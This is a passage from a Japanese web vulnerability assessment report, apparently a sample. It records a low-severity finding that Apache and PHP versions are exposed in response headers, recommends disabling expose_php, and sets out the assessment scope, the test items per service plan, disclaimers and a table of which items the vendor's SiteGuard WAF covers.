危険度	**Information**
攻撃難易度	容易

説明

Apache および PHP のバージョンがレスポンスヘッダに表示されています。

検証例

レスポンスヘッダに Apache および PHP のバージョン情報が含まれています。

```
HTTP/1.1 200 OK
Date: Thu, 31 Mar 2016 00:28:52 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Content-Type: text/html; charset=UTF-8
Set-Cookie: sample_session=qb39hld55jcim12u3gvse0a1b1; path=/; secure; httponly
Connection: close
Content-Length: 14936
```

Apache 2.2.15 および PHP5.3.3 を利用していることがわかります。また、Server ヘッダから、Linux ディストリビューションとして CentOS を使っていることがわかります。

影響

これ単独では重大な問題ではありませんが、サーバーやソフトウェアのバージョンがわかることにより、攻撃がしやすくなるという影響があります。

Apache 2.2 および PHP 5.3 はいずれも公式なサポートは終了しています。しかし、バージョン表記からおそらく CentOS6 の標準パッケージを用いてこれらが導入されていると推測され、その場合は、CentOS 6 のサポート期間（2020 年 11 月 30 日まで）内はパッチが提供されます。

対策方法

php.ini に以下を設定します。

```
expose_php = Off
```

念のため、パッチの適用状況を確認されることを推奨します。パッチは随時提供されるため、定期的にアップデートを確認するか、可能ならば自動アップデートすることを推奨します。

該当箇所

- example.jp サイト全体

4. 診断概要

4.1. 診断情報

プラン	Web アプリケーション脆弱性診断 スタンダードプラン
診断対象	example,
開始 URL	https://example.jp
ドメイン名	example.jp
診断方法	当社エンジニアによるマニュアル診断
サービス状態	本番稼働前環境
アクセス方法	インターネット経由
診断実施者	診断員 1、診断員 2、診断員 3
診断期間	2023/XX/XX ～ 2023/XX/XX
診断時間	10:00 ～ 18:00

4.2. 診断項目

本脆弱性診断はスタンダードプラン(以下表の赤枠)で実施いたしました。

カテゴリ	診断項目	診断プラン		
		エクスプレス	スタンダード	プレミアム
パラメータ操作	クロスサイト・スクリプティング	■	◎	◎
	SQLインジェクション	■	◎	◎
	HTTPヘッダ・インジェクション	■	◎	◎
	メールヘッダ・インジェクション		◎	◎
	OSコマンド・インジェクション	■	◎	◎
	ディレクトリ・トラバーサル	■	◎	◎
	evalインジェクション		△	◎
	ファイルインクルード攻撃		○	◎
	オープンリダイレクタ	■	◎	◎
	リファラからの情報漏洩		◎	◎
	XML外部実体参照（XXE）攻撃		◎	◎
	安全でないデシリアライゼーション		○	◎
	Acceptヘッダ改変による情報漏洩		○	◎
	サーバ・サイド・リクエスト・フォージェリー		○	◎
コンテンツ	公開ディレクトリチェック		○	◎
	ディレクトリ・リスティング	■	◎	◎
	強制ブラウジング・不要なファイルの公開		○	◎
	キャッシュ制御		○	◎
ファイルアップロード・ダウンロード	アップロード機能の不備		○	◎
	ダウンロード機能によるXSS		○	◎
ユーザの意思に反した機能実行	クロスサイト・リクエスト・フォージェリー	■	◎	◎
	クリックジャッキング	■	○	◎
通信暗号化	SSL設定不備		○	◎
	SSL使用状況		○	◎
	クッキーのセキュア属性不備	■	○	◎
セッション管理	セッションID使用状況	■	◎	◎
	Cookie使用状況	■	○	◎
	ログアウト機能		○	◎
	セッションIDの固定化	■	◎	◎

カテゴリ	診断項目	エクスプレス	スタンダード	プレミアム
認証	ユーザ認証処理		○	◎
	アカウントロック機能		◎	◎
	自動ログインの不備		○	◎
アクセス制御・認可	アクセス制御不備		○	◎
	認可不備		◎	◎
アカウント管理	パスワードの仕様		◎	◎
	パスワードリマインダの不備		○	◎
アプリケーション	エラー処理状況	■	○	◎
	ロジック流出		△	◎
	バックドア、デバッグオプションの存在		△	◎
	不十分なロギングおよび監視			○
仕様の不備	セキュアな実装についての指摘		○	◎

凡例

◎：標準的で網羅的な検査

○：可能な範囲で行える検査

△：リモートでは診断が難しくソースコード検査をお勧めするもの

■：ツールによるスキャンのみ

- スタンダードプランおよびプレミアムプランにおける「○」の項目は、ソースコードの確認をしないブラックボックステストだけでは脆弱性が存在することの確認が難しい項目について可能な範囲で検査を実施

4.3. 診断対象一覧

No	画面名	URL
1		https://example.jp/history/userid/XXXXXX
2		https://example.jp/analytics/XXXXXX
3		https://example.jp/transaction/buy/XXXXX/
4		https://example.jp/admin/
5		https://api.example.jp/

5. 免責

5.1. 診断の正確性

脆弱性診断は、対象 Web サイトにアクセスし、エンドユーザの立場で Web ブラウザおよび関連ツールを操作して行なうブラックボックステストを実施しております。

脆弱性診断の特性上、本報告書に記載する脆弱性については再現性・網羅性を完全に保証するものではありません。脆弱性への対策指針をもとにプログラム修正その他の対策を行なわれる場合、貴社の責任で行なって頂きますようお願いします。

5.2. 本報告書に関するお問合せ

本報告書に関するご質問・その他お問合せは、本報告書のご提出日より起算して 3 ヶ月間承ります。ただし、本報告書をもとにお客様がプログラム修正などの対策を実施される場合については、個別の実装方法についてのご質問にはお答えしかねますことをご了承ください。

期間終了後のお問合せについては、別途ご相談ください。

お問合せ先：contact@eg-secure.co.jp

6. 付録

6.1. 診断項目と(WAF)SiteGuard の対応表

検出した脆弱性は当社が提供する(WAF)SiteGuard を導入することでも対策可能な場合があります。以下に診断項目と(WAF)SiteGuard の対応表を記載しておりますのでご参考ください。

詳細は SiteGuard の紹介ページをご確認ください。(https://siteguard.jp-secure.com/)

カテゴリ	診断項目	プラン名		
		Proxy Edition	Server Edition	Cloud Edition
パラメータ操作	クロスサイト・スクリプティング（XSS）	◎	◎	◎
	SQL インジェクション	◎	◎	◎
	HTTP ヘッダ・インジェクション	◎	◎	◎
	メールヘッダ・インジェクション	◎	◎	◎
	OS コマンド・インジェクション	◎	◎	◎
	ディレクトリ・トラバーサル	◎	◎	◎
	eval インジェクション	◎	◎	◎
	ファイルインクルード攻撃	◎	◎	◎
	オープンリダイレクタ	◎	◎	◎
	リファラからの情報漏洩	×	×	×
	XML 外部実体参照（XXE）	◎	◎	◎
	安全でないデシリアライゼーション	◎	◎	◎
コンテンツ	公開ディレクトリチェック	○	○	○
	ディレクトリ・リスティング	○	○	○
	強制ブラウジング・不要なファイルの公開	○	○	○
	キャッシュ制御	○	○	◎
ファイルアップロード・ダウンロード	アップロード機能の不備	○	○	○
	ダウンロード機能による XSS	×	×	×
ユーザの意思に反した機能実行	クロスサイト・リクエスト・フォージェリー（CSRF）	○	△	△
	クリックジャッキング	◎	◎	×
通信暗号化	SSL 設定不備	×	×	◎
	SSL 使用状況	×	×	◎
	クッキーのセキュア属性不備	◎	◎	×

カテゴリ	診断項目	プラン名		
		Proxy Edition	Server Edition	Cloud Edition
セッション管理	セッション ID 使用状況	◎	◎	×
	Cookie 使用状況	×	×	×
	ログアウト機能	×	×	×
	セッション ID の固定化	×	×	×
認証	ユーザ認証処理	×	×	×
	アカウントロック機能	○	○	○
	自動ログインの不備	○	○	×
アクセス制御・認可	アクセス制御不備	△	×	×
	認可不備	×	×	×
アカウント管理	パスワードの仕様	×	×	×
	パスワードリマインダの不備	×	×	×
アプリケーション	エラー処理状況	○	×	×
	ロジック流出	○	×	×
	バックドア、デバッグオプションの存在	×	×	×
	不十分なロギングおよび監視	×	×	×
仕様の不備	セキュアな実装についての指摘	×	×	×

凡例

◎：標準で対応可能

○：カスタムシグネチャの設定により対応可能

△： 部分的に対応可能

×：対応不可